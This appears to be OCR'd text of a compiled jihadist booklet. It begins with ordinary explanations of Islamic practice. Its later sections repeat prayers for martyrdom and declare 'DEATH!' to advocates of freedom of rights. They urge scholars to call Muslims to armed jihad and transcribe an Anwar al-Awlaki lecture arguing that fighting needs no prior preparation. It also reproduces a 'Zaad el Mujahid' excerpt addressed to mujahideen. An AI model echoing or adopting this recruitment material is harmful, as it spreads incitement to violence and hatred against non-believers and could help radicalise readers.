
As a Muslim, your life will begin to revolve around the daily prayer which is to be established five times. The prayer is a re-connection from the spiritual avenues of your heart to Allah directly. If performed correctly, you will feel a change in your spiritual station. In our materialistic world of globalization, it's easy to forget Allah. So the prayer is a chance to repent, mend your ways, build on your weaknesses, cleanse your heart, and dampen your soul in the remembrance of Allah.

You will also begin to realize that your wealth is nothing but a test from Allah. The annual zakat requires a Muslim to give 2.5% of their wealth from the previous year's earnings to charity. Wealth can be both troublesome and a blessing. If abused, every penny will be counted against you on the Day of Judgment. If used for good causes, it will elevate your status in Allah's eyes. You will also come to the realization that you will have a bank in the hereafter. This bank however has no paper money, coins or gold. Rather, it is a bank of deeds. If your good deeds outweigh your evil sins, you will find nothing but felicity from Allah. You add to your deeds from this world by doing all sorts of acts of worship prescribed and explained by Islam. The one who rushes to fill his bank of good deeds in this world will be the one who will find ease entering Paradise in the next, by the permission and kindness of Allah.

Through Islam you will find a return to your inner self and natural being. Every year in the month of Ramadan, the Muslim is required to fast for a full month. Each day he will fast from dawn to dusk and break his fast with light food. Throughout the day, he makes an extra attempt to stay away from all sorts of sins - whether it be from the tongue, heart, private parts etc. - and he does his best to busy himself in all different types of worship whether it be reading the Qur'an, repeating Allah's name, visiting the sick, giving to the poor, doing additional prayers, cleaning the mosque, using his time with friends and family to talk on Islamic affairs, spreading Islam to others or even smiling. In the night, he stands up in prayer and recites the beautiful verses of the Qur'an to strengthen his faith, conviction, wisdom and character.

Finally the hajj is what the Muslim performs once in his lifetime. The Muslim travels to Makkah and performs the prescribed acts of worship there. This time is to be spent in changing your habits and lifestyle for the better.

Finally, the one who rejects Islam will have to face the consequences of his disbelief on the Day of Judgment. The day where the hair of a child will turn grey and the pregnant woman will drop her load due to the great terror felt on that day. Those who die as practicing Muslims, and not die in a state of sin, will be of those that are the successful. Those who chase after the life of this world will feel its poisonous pangs in the hereafter: a punishing fire that tortures people eternally in the most ferocious of ways. Those who chase after the life of the next will experience pleasures that no eye has ever seen, no ear has ever heard, and no mind has ever thought of: an eternal life of delight and happiness, empty of troubles and difficulties.



THE CALL OF THE QUR'AN

HAZIM NOOR

When one goes through the pages of the Qur'an – the final word of God to all of mankind – they will find a library of subjects. A lot of these subjects are told through stories and events that have occurred in the past, passing down lessons in righteousness. Additionally, there are general lessons in mankind's behavior in their relationship towards their Creator. But with a more careful eye, one will spot that every subject is under an umbrella theme. This theme is the call of the Qur'an. In plain and simple language, it is what Allah is calling mankind to.

The theme of the Qur'an is not jihad, laws of inheritance, science or any law based issue. Although these subjects are certainly detailed in the Qur'an, they are only pieces that make up the larger puzzle. The fundamental theme of Qur'an is *tawhîd* or worshiping Allah without any partners. Allah says: ﴿**And I did not create the jinn and mankind except to worship Me**﴾ [51: 56]. Every verse in the Qur'an either directly or indirectly points in that direction. ﴿**And on the earth are signs for the certain [in faith], and in yourselves. Then will you not see?**﴾ [56: 20-21]. The message is that Allah is One without partners. He doesn't have a son, daughter or any family members. He is dependent on none, but everyone and everything in the Universe would collapse if He didn't support them. He is above everyone and everything, and has the most beautiful and perfect qualities that help us understand who He is. There is no example unto Him; He is unique in that respect as He is above every likeness. He is above all human qualities and thus He can never tire, be frustrated or die. He is the One that is called upon when man is on his unstable boat, rocking from side-to-side in the violent tides of the ocean, hoping with a full heart to be delivered to land safely. But when Allah delivers such people to safety, some of them continue in their disobedience to Him. This is the state of man who worships his desires more than he worships his Creator. Allah is so merciful to such people that He repeatedly gives them chances to repent, mend their ways and worship Him the way He has ordained; indeed, everyone is given this chance until they meet death. It then only becomes natural for Allah to speak in the Qur'an on the issue of death, saying that no one knows when he or she is going to die. ﴿**Indeed, the death from which you flee – indeed, it will meet you. Then you will be returned to the Knower of the unseen and the witnessed, and He will inform you about what you used to do**﴾ [62:2].

The Qur'an repeats the theme of *tawhîd* in the most creative of ways. Allah doesn't do it just to amaze the reader and listener with His incredible succinct words, but to also warn them with it, reminding them of the Day of Judgment. The Qur'an speaks of that day as a day of immense terror. Righteous people will receive their record in their right hands, which will lead to their eternal bliss in Paradise. These are the people who believed and then worked hard in this life to tip the scales of righteousness in the next. The wrongdoers – those who disobeyed Allah and His commandments – will receive their book of deeds in their left hands. They will cry out, ﴿**"Oh, I wish I had not been given my record! And had not known what is my account. I wish it [i.e., my death] had been the decisive one [i.e., the end of life and not a gateway to eternal life]. My wealth has not availed me. Gone from me is my authority!"**﴾ [69: 25-29].

They will then be flung into the fire.

As has been shown, the ultimate theme of the Qur'an is worshiping Allah without partners. It implies becoming a Muslim, and leading a righteous life of obedience to Allah. Nothing more, nothing less. Worshiping other than Allah is the greatest weakness that man can possibly fall into. The reality is that Allah, the All Powerful and All Wise, created everything. Man has no good reason to worship Jesus, the Buddha, or to add and subtract partners to Allah; all of these are obstacles between themselves and Allah. The heart of the true believer feels as connected to His Lord as the one who is sailing on his ship, facing the brink of death and destruction, calling upon the One God and not the millions of gods and goddesses. In times of extreme difficulty, man knows his Creator because death surrounds him. It is then up to him to either be a traitor or a steadfast believer. □

Invitation

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

Because this book might be obtained by various security analyst and intelligence forces etc. I wish to inform and invite you by the will of Allah, you the reader who is a/or are non-Muslim to enter into the fold of Islam.

I present to you the same message the Prophet of Allah SAWs sent in the form of a letter to the king Heraclius.

"In the Name of Allâh, the Most Beneficent, the Most Merciful.
From Muhammad, the slave of Allâh and His Messenger to Hercules, king of the Byzantines.
Blessed are those who follow true guidance. I invite you to embrace Islam so that you may live in security.
If you come within the fold of Islam, Allâh will give you double reward, but in case you turn your back upon it, then the burden of the sins of all your people shall fall on your shoulders.
"Say (O Muhammad [pbuh]): 'O people of the Scripture (Jews and Christians), come to a word that is just between us and you, that we worship none but Allâh, and that we associate no partners with Him, and that none of us shall take others as lords besides Allâh.' Then, if they turn away, say: 'Bear witness that we are Muslims.' "[The Noble Qur'an 3:64]

So I ask you dear reader to search deep within yourself to see if you have inkling for true success and victory then come to the folds of Islam whose final reward is infinite bliss.
If you are unsure then read the Quran and decide for yourself but do not leave it late for the Angel that will come to take your soul at the time of death will not wait around.

Utter these words with full conviction and come to victory undoubtedly in the hereafter if not in this world.

Ash hadu Anl-la ila-ha il-lal laah...Wa Ash hadu Anna Mu Ham madar Rasuu lul lah."
"I testify that there is no true God (deity) but Allah (God), and that Muhammad is the Messenger of Allah (God)."

If you accept and decide you want to become a Muslim, then takbir, Allahu Akbar! (Allah is the Greatest). Your next step is as follows go and see the imam of a Mosque that is in accordance to the way/teaching of the Prophet (pbuh)/salaf.

For what to do, next? Learn/implement the pillars of Islam and start to read the meaning of the Quran (and the character of the Prophet (Peace be upon him) and his companions (May Allah be pleased with them ALL! And grant them as well as the true believer the company of the Prophet (pbuh) in Jannat-ul-Firdaws the highest Heaven)

Last but not least Remember that Allah (God) is watching you, seeing you and hearing you, so keep this in mind in everything you do! A little sentiment to help you is carrying out your actions all for the pleasure of Allah!

God does not charge a soul except [with that within] its capacity 2:286

www.quranproject.org/newmuslim

REJECTERS

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

To he/she who rejects this simple offer, I present to you the blessed words of my Lord which are Pure, Just, Truthful and free from Error.

In the Name of Allah, The Most-Compassionate The Most-Merciful

I swear by the Day of Resurrection.
And I swear by the reproaching soul [to the certainty of resurrection].
Does man think that We will not assemble his bones?
Yes. [We are] Able [even] to proportion his fingertips.
But man desires to continue in sin.
He asks, "When is the Day of Resurrection?"
[The Noble Qur'an 75:1-6]

The Day the Horn is blown and you will come forth in multitudes.
And the heaven is opened and will become gateways.
And the mountains are removed and will be [but] a mirage.
Indeed, Hell has been lying in wait.
For the transgressors, a place of return,
In which they will remain for ages [unending].
They will not taste therein [any] coolness or drink.
Except scalding water and [foul] purulence
An appropriate recompense.
Indeed, they were not expecting an account.
And denied Our verses with [emphatic] denial.
But all things We have enumerated in writing.
"So taste [the penalty], and never will
We increase you except in torment."
[The Noble Qur'an 78:18-30]

If you still reject Islam then no problem I have done my bit to invite you to Islam & warn you! For verily I have no power to control your heart For the Controller of the Hearts is Allah SWT Alone!

To the Iml'ah of the Kuffar. (THE Chieftains of the Disbelieving people)
Because of your open transgression individually and but more importantly as a whole (you and your subjects under you) against Allah (God) and the Divine decree (Rule/Law) of Allah (God). Your open shirk (worshipping others along with and as rivals against Allah (God)), open increase/promotion of sin individually and collectively (adultery, fornication, homosexuality, gambling, drinking, etc), killing, raping, abusing, torturing, imprisoning innocent men, women and children, keeping the poor, poor and the rich, rich, more recently defaming and insulting our Beloved Prophet (saws).
Which you claim is you free will as a human.
All in the name of democracy and freedom of rights.
All this in the name of democracy and freedom of rights.

Freedom of rights! **DEATH!** to the person who calls for freedom of rights so that he/she can practice the above and much worse freely. Curses of Allah (az'zawajal) be upon he who changes God's law or even goes against God. For us is Shari'a the law of Allah for mankind above what laws man creates for his vain desires.

Verily, those who disbelieve, and die while they are disbelievers, it is they on whom is the Curse of Allâh and of the angels and of mankind, combined. They will abide therein (under the curse in Hell), their punishment will neither be lightened, nor will they be reprieved. Qur'an 2:161-162

Understand this next paragraph clearly dear disbelievers and dwellers of the hell fire, that for a Muslim (Islamist, Jihadist, terrorist, extremist, radical and whatever new terms you wish to label us) to strive and fight and even be killed in the Path of Allah (Jihad) is regarded as a high form of worship. In actuality some scholars regard Jihad as a Pillar of Islam. Why?

Simple, imagine an individual who surrenders/gives up his right to enjoy the comfort of this world, his home, his beautiful wife and children, his loving family, his caring friends, job, money, cars, and other sublime luxuries of this world in exchange to strive to the battle field enduring hardship along the way and even the temptuous return to back to dunya, he kills or is killed…… for what reason? Is all his effort a waste like the soldiers of the so called "world order" who kills or is killed in the land of the Muslims all in the name of democracy?

Far from it. He, the Slave of Allah has surrendered all that brings **Him** pleasure to bring pleasure to **His Lord**, **His Master**, **His Creator**, **His Guardian, His Comforter**, **His Supporter**, **His Bestower**, the One who loves Witr and is **"ONE",** the One who is **All-Seerer** and the **All-Hearer**, the One who is **All-Knower** and **All-Wise**, the One who is **All-Able of Retribution** and **All-Strong**, the One who is **Ever Most High**, **Most Great**, the **All-Mighty**, the **Oft-Forgiving**, the **Most-Merciful** the **Most Beneficent**, the **All-Praiseworthy**, the **All-Glorious** and **Most Forbearing**.

He who is Able to do all things!

He is Allâh, Whom there is None who has the right to be worshipped but He the All-Knower of the unseen and the seen (open). He is the Most Beneficent, the Most Merciful.

He is Allâh, Whom there is None who has the right to be worshipped but He the King, the Holy, the One Free from all defects, the Giver of security, the Watcher over His creatures, the All-Mighty, the Compeller, the Supreme. Glory be to Allâh! (High is He) above all that they associate as partners with Him.

He is Allâh, the Creator, the Inventor of all things, the Bestower of forms. To Him belong the Best Names. All that is in the heavens and the earth glorify Him. And He is the All-Mighty, the All-Wise.
59:22-24

Part-timers

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

The next invite is to the “part time” so called Muslims (WAKE UP!!!!!!!) Do you not think that you will not be accounted for? Do you think just because you have said La ilha illallah you are exempt from a trial/test free to do what you please?

Do people think that they will be left alone because they say: "We believe," and will not be tested.
29:2

Lest I ask, do you not believe! Do you indulge solely in the pleasures of life and dunya and at the moment of death or old age you will give up your former life and then “start practicing”.

What were the words of Fira’un at the time of death and what was the response and judgment of Allah Most High!

And We took the Children of Israel across the sea, and Fir'aun (Pharaoh) with his hosts followed them in oppression and enmity, till when drowning overtook him, he said: "I believe that *Lâ ilâha illa (Huwa)*: (none has the right to be worshipped but He)," in Whom the Children of Israel believe, and I am one of the Muslims (those who submit to Allâh's Will)." Now (you believe) while you refused to believe before and you were one of the *Mufsidûn* (evil-doers, corrupts, etc.).
[The Noble Qur'an: 10:91-91]

Invite/message for dunya scholars/ulema/leaders

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

O People of Knowledge!

Would it be any avail that I bring forth many evidence and proof about True Jihad whether you are already aware or not and then have yourselves presented on Yawm-al-Qiyaamah before the Lord of Creation and be a witness to yourself about what you said when it came to Jihad Fi Sabi lillah, or that you turned your cheek to Jihad or twisted the interpretation of fighting Fi Sabi Lillah, or blamed the Mujahideen for crimes that the kuffar associate with the Jun-Dullah (Army of Allah!).

The kuffar will lie through its teeth about the Muslims especially the soldiers of Allah because:

They (the disbelievers, the Jews and the Christians) want to extinguish Allâh's Light (with which Muhammad SAW has been sent - Islâmic Monotheism) with their mouths, but Allâh will not allow except that His Light should be perfected even though the *Kâfirûn* (disbelievers) hate (it). 9:32

Understand we are a creation of Allah SWT, with a unique gift, the gift of nafs (desires). It is how we control this gift that molds us in character, in behavior, in belief and most importantly intentions/actions.

So I repeat to you the words of Allah:

***Jihâd* (holy fighting in Allâh's Cause) is ordained for you (Muslims) though you dislike it, and it may be that you dislike a thing which is good for you and that you like a thing which is bad for you. Allâh knows but you do not know 2: 216**

As your Lord caused you (O Muhammad SAW) to go out from your home with the truth, and verily, a party among the believers disliked it; 8:5

Just the first verse alone mentioned is a great statement in itself. You may have your own interpretations excuses or even your teachers may have thought you a certain way of thinking when arriving at certain verses about Jihad in the Quran! But understand one thing **"Allâh knows but you do not know"** is sufficient enough. Why? Because all Knowledge comes from Allah, isn't Allah the All-Knower? What we know may be a fraction of the full picture. Jihad is a Fard and will remain a Fard until it ends with **Isa A.S**. but if you do not accept Jihad as part of our deen then ask yourselves O Scholars! Will you want to be amongst those who will say on Yawm-al Qiyaamah "Woe unto us..."

The Prophet (peace be upon him) said: A section of my community will continue to fight for the right and overcome their opponents till the last of them fights with the Antichrist. Dawud: Book 14: Hadith 2478

If you look at Islamic history and of certain Anbiya A.S. did they not perform Jihad?
And what was the main reason that Jihad became obligatory upon the BELIEVERS?

I sometimes think do you really believe in the words of Allah or you're so called teachers who are not free from error.

Do you honestly believe in?
…..But those who knew with certainty that they were to meet their Lord, said: "How often a small group overcame a mighty host by Allâh's Leave?" And Allâh is with *As-Sâbirin* (the patient ones, etc.). 2: 249

Ask yourselves why the previous qawms were destroyed by Allah. Because they refused to believe in what was **ordained** as fard for them.

If you want evidences then read the Holy Quran it is scattered with verses of Jihad, and numerous ahadith upon the topic of Jihad, even the great Imam Bukhari (RA) devoted a chapter in his Sahih to Jihad

I request you to help the cause of Jihad to CALL OUR BROTHERS AND SISTERS TO JIHAD AND VICTORY IF NOT IN THIS WORLD THEN UNDOUBTEDLY IN THE HEREAFTER!!

Without knowledge the subjects are wandering blind in this world
Yet the knowledgeable themselves have become blind.
So a blind eye will see nothing but what it wishes
And a weak heart will believe what brings it pleasure
But only if we choose to become blind and weak hearted
By chasing this world and not striving for the next!

O you who believe! Whoever from among you turns back from his religion (Islâm), Allâh will bring a people whom

(1) **He will love**
(2) **and they will love Him;**
(3) **humble towards the believers,**
(4) **STERN towards the disbelievers,**
(5) **FIGHTING in the Way of Allâh,**
(6) **and NEVER afraid of the blame of the blamers.**

That is the Grace of Allâh which He bestows on whom He wills. And Allâh is All-Sufficient for His creatures' needs, All-Knower. 5:54

CHAPTER 3

TARBIYYAH

Tarbiyyah

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your path!

***Tarbiyyah* before *Jihad* as a valid excuse?**

Allah says, **"Fighting has been prescribed upon you and you dislike it, but it is possible that you dislike a thing that is good for you and you love a thing that is bad for you. Allah knows and you know not."**16

This ayah is a command to the Muslims to fight. On a side note, many Muslims and Islamic *Jama'at* say that before we do *Jihad*, there must be *tarbiyyah*. The way they present this idea is that they say the following: "*Tarbiyyah* is a prerequisite of *Jihad*; therefore without *tarbiyyah* you cannot do *Jihad*." In other words, they say *tarbiyyah* is mandatory before *Jihad*. Others say, "We are in the Meccan stage, therefore there should not be any fighting." Is this justified? Is there a justification for delaying *Jihad fe Sabeelillah*?

Let's change the question to make it easy to understand. If a person became a Muslim during Ramadan would you tell him that he has to do *tarbiyyah* before fasting? Would you tell him that we are in the Meccan phase so you don't have to fast?

You have approximately 15 years before fasting starts since that's when the command came, so before that, you can eat during Ramadan and not fast at all. But when those 15 years are over, you'll have enough *tarbiyyah* to start fasting. Nobody says that; it's a joke. So then, why do we say that about *Jihad fe Sabeelillah*?

What's the difference when the instruction for *Jihad* is in the same form as the instruction for *Siyaam*? *Kutiba 'alaykumus Siyaam…*

Fasting has been prescribed upon you…17

Kutiba 'alaykumul Qitaal…
Fighting has been prescribed upon you…18

They are both in Surah al Baqarah.

Fasting has been prescribed upon you and fighting has been prescribed upon you; so how come we are treating them differently?

In fact, fasting was prescribed after *Jihad Fe Sabeelillah*. The order for fasting came 15 years after Prophethood and the order for *Jihad* came 13 years after Prophethood. How come there was a two year difference?
Therefore, logically speaking, we should tell people that before fasting they should do *tarbiyyah*. How come we prescribe *tarbiyyah* before *Jihad* when the Prophet (sallallahu 'alayhe wassallam) didn't do it? When a person became Muslim, did he tell that person to study under *Shuyookh* and then he can do *Jihad*?

Did he say you have to learn Arabic or go overseas to study Islam before doing *Jihad*?

Narrated Abu Hurayrah: Amr ibn Uqaysh had given usurious loans in pre- Islamic period; so he disliked embracing Islam until he took them. He came on the day of Uhud and asked: 'Where are my cousins?' They (the people) replied: 'At Uhud.' He asked: 'Where is so-and-so?' They said: 'At Uhud.' He asked:
'Where is so-and-so?' They said: 'At Uhud.'
He then put on his coat of mail and rode his horse; he then proceeded towards them. When the Muslims saw him, they said: 'Keep away, Amir.' He said: 'I have become a believer.' He fought until he was wounded. He was then taken to his family wounded. Sa'd ibn Mu'adh came to his sister: 'Ask him (whether he fought) out of partisanship, out of anger for them, or out

of anger for Allah.' He said: 'Out of anger of Allah and His Apostle.' He then died and entered Paradise. He did not offer any prayer for
Allah.19

When he became Muslim, did the Prophet (sallallahu 'alayhe wassallam) tell him to study Qur'an or Hadith?

Uqaysh didn't do anything but fight in the path of Allah and died *shaheed*; he achieved the highest status a Muslim could ever get. Who would need more *tarbiyyah* than a Jew? People say Muslims need a lot of *tarbiyyah* before *Jihad*; well a Jew would need more *tarbiyyah*. Bukhayreek converted in the battle of *Uhud* and died *shaheed*; The Prophet (sallallahu 'alayhe wassallam) said, ***"Bukhayreek is the best of Jews."*** He didn't go through any intensive spiritual training courses. Nevertheless the Prophet (sallallahu 'alayhe wassallam) said he was the best of Jews.

Why? Because he fought on the battlefield and died *shaheed*. This is not to belittle *tarbiyyah* at all; but when we make it a strict prerequisite for *Jihad*, we see that it is not necessary. So then what is the reason why many Muslims require *tarbiyyah* before *Jihad*? Because Allah said, **"Fighting has been prescribed upon you and you dislike it,"** that's why; the reason is because people dislike it and try to find a reason for bailing out of *Jihad*. Therefore, they say that we have to have *tarbiyyah* or the enemy is too strong. It is part of our human make up; it's part of our *fitrah*. Allah said so. The reality of war is something that most people don't like. It was a gut feeling during the time of the Sahaba and it's a gut feeling today.

16 (al Baqarah 216)
17 (al Baqarah 183)
18 (al Baqarah 216)
19 (Sunan Abu Dawud: Book 14, Number 2531)

Reference: *Thawaabit 'ala darb al Jihad (*Constants on The Path of Jihad) by
Shaykh Yusuf al 'Uyayree
Lecture series delivered by Imam Anwar al Awlaki
Transcribed and Edited by Mujahid Fe Sabeelillah

Chapter I
First Constant: *Jihad* will continue until the Day of
Judgment
pg 13-15

ZAAD
EL
MUJAHID

ESSENTIAL PROVISION OF THE MUJAHID

by

THE HONOURED HAZRAT

MUFTI KHUBIAB SAHIB

(Damat Barakatuhum)

Translation:

AHMAD **AL ASAD**

AL RASHEED (WAQF)

Pages taken from book 123-159

As text was scanned and converted from pdf to word many errors were present, I have tried my best to correct these mistakes and provide any of my own notes by the will of Allah which will be highlighted, please forgive me and the original author for any mistakes and shortcomings

ATTRIBUTES AND QUALITIES OF THE MUJAHIDEEN

IMAAN-E KAAMIL

In the Holy Quran the commandments of the Jihad are given to those who possess the Imaan, because the foundation of the Jihad depends solely on Imaan and such a great deed can only be accomplished properly by the true believers only. The Jihad itself is a significant mean of enhancement and completion of one's Imaan and it is an incontrovertible proof of the firm beliefs of the Mu'min.

The Imaan means that solid strong faith which is embedded in the deepest recess of the believer's heart. This rock solid faith manifests fully in every deed of its beholder, may it be the 'Ibadaat, the Mu'aallimaat, or the Mu'aashiraat, not the weak and feeble Imaan, that appears intermittently and partially in heart. Not the Imaan, that intermingles with doubts. The Imaan that does not reform its beholder's moral, ethical, social and religious behavior.

Imaan is a precious gift that manifests itself through every word, every deed and every act of its possessor. Mu'min's thoughts, perceptions, feelings, behavior, aims and objectives, acts and deeds springs from the fountain of the Imaan.

The Mu'min does not proclaim the Oneness of Allah ﷻ, by his words alone, but this belief becomes an inseparable part of his whole being. Thus he does not bow and subjugate to any other physical or psychological entity except his Creator ﷻ.

This Imaan instills in him the abhorrence of all the practices of the Mushrikeen. His heart and soul becomes the centre of love, devotion, surrender and the glorification for Allah ﷻ alone.
The faithful grasp the truth of the insignificance of temporary world. With this true faith, his life, his death and his every act and deed becomes subservient to Allah's commandments only. He believes that only Allah ﷻ has the power remove the difficulties and the obstacles in his path.

Belief in the life Hereafter removes all the diseases from the hearts of the Believer. It cleans the soul, of greed, selfishness, and other undesirable animalistic diseases. It transforms his life and every moment becomes precious, as the believer realizes that his short span of life in this temporary abode is an opportunity for the preparation of the life Hereafter. If he misses this opportunity then eternal regrets awaits him. Therefore the believer does not engage in the pursuit of the acts of self-gratification such as engaging in pleasures or acquiring worldly possessions.

The Imaan in the Risaalat (Prophethood) transfer all his love, affection, and reverence to the holy persona of Allah's Last Rasool ﷺ only. And the persona of Allah's Last Rasool ﷺ act as the centre of gravity for all his existence. Every word and deed of Allah's Last Rasool ﷺ contains within it the guarantee of success and well-being of his temporal and eternal life.

Allah's Last and Final Rasool ﷺ has granted us, a practical guidance of conduct for our each and every deed and conduct. Thus for the Mu'min, there isn't any need to look elsewhere for the conduct of his life. The Holy Persona of Allah's Last Rasool ﷺ provides the Mu'mitt, with practical guidance in every sphere of his life, from family matters to the affairs of the state and the government.

The past provides us the evidence and history is the witness, that the followers of Allah's Last Rasool ﷺ obtained success and greatness by following the Revered Sunnah of RasoolulLah ﷺ and as a result of these pious deeds, their lives were adorned with great achievements both in this world and the Hereafter.

From the pages of history we also learn how those nomads, whose lives was herding the camels only, had conquered the then so called civilized and cultured world, by following the Holy Persona of Allah's Last Rasool ﷺ and made the then great civilizations to admit the hollowness of their artificial culture and the impoverished state of the fabrics of their society.

The Imaan of the honoured Sahabahs ﷺ of Allah's Last Rasool ﷺ is a blueprint and an example for us. The Mujahideen ought to make conceivable effort, to emulate the Imaan of the honoured Sahabahs ﷺ and when the roots and the influences of their Imaan, resemble the honoured Sahabahs ﷺ, then their success and achievement would be as great as the honoured Sahabahs ﷺ and within a brief period, the specific and the general effects of the Jihad would be felt everywhere in the world.

We submit to the Mujahideen in the following paragraphs the sketch of the honoured Sahabahs ﷺ complete Imaan as drawn in the most appealing and heartwarming words by the great thinker of Islam,
Al Nadwi دَامَتْ بَرَكَاتُهُمْ.

Please read again and again each and every word and try to absorb the flow of Imaan from these words into your heart and soul.

"Here under the guidance of Allah's Last Rasool ﷺ, the honoured Sahabahs ﷺ spiritual and Imaan enhancing training continued. The Holy Quran was continuously warming and strengthening their hearts and by the Companionship of Allah's Last Rasool ﷺ they were gaining in Imaan. The power of curbing their animalistic desires was getting stronger. The genuine eagerness for their Creator's blessings, the will to sacrifice themselves in the path of Allah ﷻ, the undying Love of the Jannat (Paradise) the eagerness for learning and the understanding of the Deen, and the control and accountability of themselves was reaching its peak.

They obeyed Allah's Last Rasool ﷺ in alertness and in fatigue. In whatever situation they were, they stood up in the Path of Allah ﷻ.
In ten years they participated in **twenty seven** Jihads with Allah's Last Rasool ﷺ. On the commandments of Allah's Rasool ﷺ they went to the battlefields more than one hundred times. Abandonment of worldly considerations became easy for them. They became well versed in enduring family problems.

The Verses of the Holy Quran brought to them countless new commandments of which they were previously unfamiliar with. Many commandments were revealed concerning themselves, their possessions and their families and their offspring. Abiding to these commandments was not an easy matter.
But obedience to every Word of Allah ﷻ and His Rasool ﷺ became part of their nature. Once the riddle of paganism and idolatry is solved, then all the riddles became solvable with ease. Allah's Last Rasool ﷺ endeavored once only for their Imaan, since then any need for further continuous effort for Al Amr wa al Nahyi and with every new commandment any need for further effort became unnecessary. Once in the first battle between Islam and Jahiliyyah (Ignorants) was won, then the need for all other battles evaporated. They entered into the fold of Islam with their limbs, their bodies and their souls. Once the truth dawned upon them, there was no place for any further struggle with Allah's Last Rasool ﷺ. There was no mental or spiritual perplexity ever raised in their minds against Allah's Last Rasool's ﷺ judgment's and decisions. They were the people who admitted in front of Allah's Last Rasool ﷺ, their hidden short comings and they offered their bodies without the slightest hesitation for the appropriate punishment, if any inadvertent sinful act was committed by them.

When the commandments of the prohibition of Alcohol and toxicant drinks was relayed to them, while their hands were holding the alcohol-filled glasses, **what happened then?**
Those hands became paralyzed and could not move those glasses towards their mouths, the yearning of the mouth dried up, the utensils of the intoxicating beverages were smashed and the sewage of Madinat ul Munawwarah was flowing with alcohol.

Once the satanic influences or rather their own self-made influences were wiped out, then the demon of self-importance was buried forever. They would treat themselves exactly as they would treat others. They were the inhabitants of this world, yet at the same time they were the people of the Hereafter. Their preference was directed towards the eternal achievements rather than any temporal considerations. They were not troubled by any calamity, nor were they showing off any Graciousness Allah ﷻ had bestowed upon them. Nothing could divert them from their beliefs. In poverty they persevered. In richness they were content and grateful for their Rabbs blessings. Business and commerce would not make them negligent. The transformation from temporal values to spiritual and eternal values was permanent. Whatever the

world could throw at them, may it be the temptation of wealth or may it be the yearning for power, their devotion to their Creator and the teachings of Allah's Last Rasool ﷺ remained rock solid. They were the bearers of Justice. They were not afraid of anyone except Allah ﷻ. Thus Allah ﷻ had given the reign of his Earth to them, the whole world was laid before them subjugated. Allah ﷻ had entrusted them the responsibility the honour of protecting the world from evil and injustice and the preaching of the Deen to the rest of the world. Allah's Last Rasool ﷺ his deputies and the torch bearers of Islam. And with peace and harmony and with total satisfaction and containment with the completion of the Risaalat passed away to meet the Creator."
(The Effects of the Muslim's Rise and Fall upon the World. pp. 99-100).

There are more than 70 branches of Imaan in the Revered of Allah's Last Rasool ﷺ. They were collected and compiled by Imam Baihaqi (RahimahulLahu) in his Book of the Revered Ahadeeth *Sh'ubul Imaan* in detail.

We present to the Mujahideen a list of these Seventy Branches of Imaan in brief. So they could start acting upon each of them, which will enhance and strengthen their Imaan. Some of the 70 branches are those without which one cannot become a Muslim, while other branches relate to the completion of Imaan and the enhancement of Imaan.

One should read each of them separately and deliberate upon each of them individually, to ascertain which of the branches of faith is blossoming within himself and which of the branches has not taken root within himself.

1. Proclamation, and attestation to لا إلهَ إلاّ اللّهُ "There is None to be Worshipped but Allah"
2. Affirmation and attestation of all the Nabi's and the Rasool's (Prophets and Messengers) صَلَوَاتُ اللهِ عَلَيْهِمْ اَجْمَعِيْنَ
3. Belief in all Angels
4. Belief in all the Holy Scriptures revealed by Allah to his Nabi's and Rasool's
5. Belief in the Taqdeer (Fate) whether beneficial or is by the decree of Allah ﷻ alone
6. Belief in the Day of Judgment
7. Belief in the Life after Death
8. The Daily Five Salaat (prayers) are compulsory and obligatory
9. Zakaat is compulsory and obligatory
